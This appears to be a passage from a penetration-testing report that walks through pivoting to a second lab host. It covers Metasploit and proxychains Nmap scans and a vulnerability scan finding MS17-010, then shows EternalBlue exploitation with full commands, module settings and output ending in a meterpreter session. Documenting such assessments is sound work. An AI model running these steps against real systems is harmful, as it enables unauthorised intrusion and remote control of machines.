
Then, we scanned the new host to locate its open ports. The scanning of new host was performed through the auxiliary mode of Metasploit application and more specifically with the auxiliary/scanner/portscan/tcp module as showed on the following printscreen:



```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.1.23     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.23:         - 192.168.1.23:80 - TCP OPEN
[+] 192.168.1.23:         - 192.168.1.23:135 - TCP OPEN
[+] 192.168.1.23:         - 192.168.1.23:139 - TCP OPEN
[+] 192.168.1.23:         - 192.168.1.23:443 - TCP OPEN
[+] 192.168.1.23:         - 192.168.1.23:445 - TCP OPEN
[+] 192.168.1.23:         - 192.168.1.23:554 - TCP OPEN
█
```

Figure 4.145: Port scanning with Metasploit tool

As displayed on the above screenshot we found out that the new host have the ports 80,135,139,443,445 and 554 open. Because the module of Metasploit that we used is not as fast as the nmap for scanning a host. For this reason, we configured the Metasploit in order to be able to forwarded our activity from our machine on the target machine via socks4 proxy.In order to achieved this we used the module auxiliary/server/socks_proxy of Metasploit and we configured it as following:




```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_
use auxiliary/server/socks_proxy  use auxiliary/server/socks_unc
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The address to listen on
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > █
```

Figure 4.146: Creating proxy server

After that we were able to execute all the applications/tools that have pre-installed in our machine such as the nmap tool.


4.2.5.4 Information Gathering & Footprinting and Scanning on the new host

As we have found a new host, we started performing a new penetration testing against the new host in order to gain access to this machine. Initially, we started scanning the new host for open ports with Nmap tool:



```
root@KaliLinux:~# proxychains nmap -sT 192.168.1.23
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-20 20:24 EET
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:3306-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:256-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:199-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:23-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:139-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:25-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:587-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:111-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:110-█
```

Figure 4.147: Port scanning on the new machine with Nmap



```
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:19101-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:666-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:3221-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1840-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:6779-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1084-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:4343-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:990-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1114-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:5544-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:3703-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49155-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1087-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1503-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1059-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:4125-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:32778-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:13783-<--denied
Stats: 0:49:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 97.60% done; ETC: 21:14 (0:01:13 remaining)
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49157-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:9943-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:366-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:5925-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:3920-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:12000-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:3801-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1935-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:19780-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:458-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:5050-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1152-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:8081-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1501-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:1600-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:898-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:9207-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:2602-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:8873-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:8042-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:7921-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:2607-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:2222-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:6112-<--denied
Nmap scan report for apostolis-pc (192.168.1.23)
Host is up (0.16s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49161/tcp open  unknown
MAC Address: 00:13:E8:AA:FC:A5 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 3044.04 seconds
root@KaliLinux:~# 
```

Figure 4.148: Result of the Nmap command

As shown above we used the proxychains in order to pass our request through the proxy server that we created on the Metasploit and pass them through the pivot (web server).From the results of Nmap tool we found that the new machine has the following open ports in which the following services are running :


Table 4.18: Open ports for the new host on the network

PORT	Service
80/tcp	http
135/tcp	msrpc
139/tcp	netbios-ssn
443/tcp	https
445/tcp	microsoft-ds
554/tcp	rtsp
2869/tcp	icslap
10243/tcp	unknown
49152/tcp	unknown
49153/tcp	unknown
49154/tcp	unknown
49161/tcp	unknown

4.2.5.5 Vulnerability Assessment


After identifying the open doors of new host, we tried to examine the new host in order to find out if any known vulnerabilities are existed and can be used in order to compromised the new host. The already known Nessus tool (Vulnerability Assessment) is not functional when a pivot exists. For this reason, we scanned the new host for known vulnerabilities with the Nmap tool and more specific with Nmap scripting engine (NSE) which is one of Nmap's most powerful and flexible features. We ran the Nmap command:

```
proxychains nmap -sT -sC -p80,135,139,443,445,554,2869,10243,49152,49153,49154,49161
192.168.1.23 –script vuln
```



```
root@KaliLinux:~# proxychains nmap -sT -sC -p80,135,139,443,445,554,2869,10243,49152,49153,49154,49161 192.168.1.23 --script vuln
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-20 22:20 EET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:139-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:554-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49152-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:10243-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49154-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:2869-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49161-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49153-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:49152-<><>-OK
```

Figure 4.149: Vulnerability scanning through Nmap script (1)




```
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.23:80-<><>-OK
Nmap scan report for apostolis-pc (192.168.1.23)
Host is up (0.12s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49161/tcp open  unknown
MAC Address: 00:13:E8:AA:FC:A5 (Intel Corporate)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 167.17 seconds
root@KaliLinux:~# 
```

Figure 4.150: Vulnerability scanning through Nmap scriptm(2)

From the above Nmap's results, it seems our target machine is vulnerable on the known vulnerability ms17-010.The vulnerability ms17-010 which named EternalBlue characterized as critical. EternalBlue is an exploit that allows cyber threat actors to remotely execute arbitrary code and gain access to a network by sending specially crafted packets. It exploits a software vulnerability in Microsoft's Windows operating systems (OS) Server Message Block (SMB) version 1 (SMBv1) protocol, a network file sharing protocol that allows access to files on a remote server. This exploit potentially allows cyber threat actors to compromise the entire network and all devices connected to it. Due to EternalBlue's ability to compromise networks, if one device is infected by malware via EternalBlue, every device connected to the network is at risk.


We used the Metasploit application because include an pre-installed exploit for this particular vulnerability. The exploit that we used on the Metasploit application is the exploit/windows/smb/ms17_010_eternalblue



```
msf6 auxiliary(server/socks_proxy) > sessions

Active sessions
===============

  Id  Name  Type                     Information   Connection
  --  ----  ----                     -----------   ----------
  1         meterpreter python/linux  root @ ubuntu  192.168.1.21:1234 → 192.168.1.11:50824 (192.168.1.11)

msf6 auxiliary(server/socks_proxy) > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14   average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 auxiliary(server/socks_proxy) > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 4.151: Searching for the ms17_010 vulnerability on Metasploit


Then we configure this exploitation as defined in the below printscreen:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.23     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.1.23     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 4.152: Configuraring the Metasploit module

Finally, with this pre-installed Metasploit exploit we achieved to gain a meterpreter session on the host with high privilege rights.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] 192.168.1.23:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.23:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.23:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.23:445 - Connecting to target for exploitation.
[+] 192.168.1.23:445 - Connection established for exploitation.
[+] 192.168.1.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.23:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.23:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50  Windows 7 Home P
[*] 192.168.1.23:445 - 0x00000010  72 65 6d 69 75 6d 20 37 36 30 31 20 53 65 72 76  remium 7601 Serv
[*] 192.168.1.23:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.23:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.23:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.23:445 - Starting non-paged pool grooming
[+] 192.168.1.23:445 - Sending SMBv2 buffers
[+] 192.168.1.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.23:445 - Sending final SMBv2 buffers.
[*] 192.168.1.23:445 - Sending last fragment of exploit packet!
[*] 192.168.1.23:445 - Receiving response from exploit packet
[+] 192.168.1.23:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.23:445 - Sending egg to corrupted connection.
[*] 192.168.1.23:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.1.23:4444
[*] Sending stage (200262 bytes) to 192.168.1.23
[*] Meterpreter session 3 opened (192.168.1.11:42757 → 192.168.1.23:4444) at 2021-03-20 23:48:36 +0200
[+] 192.168.1.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : APOSTOLIS-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : el_GR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
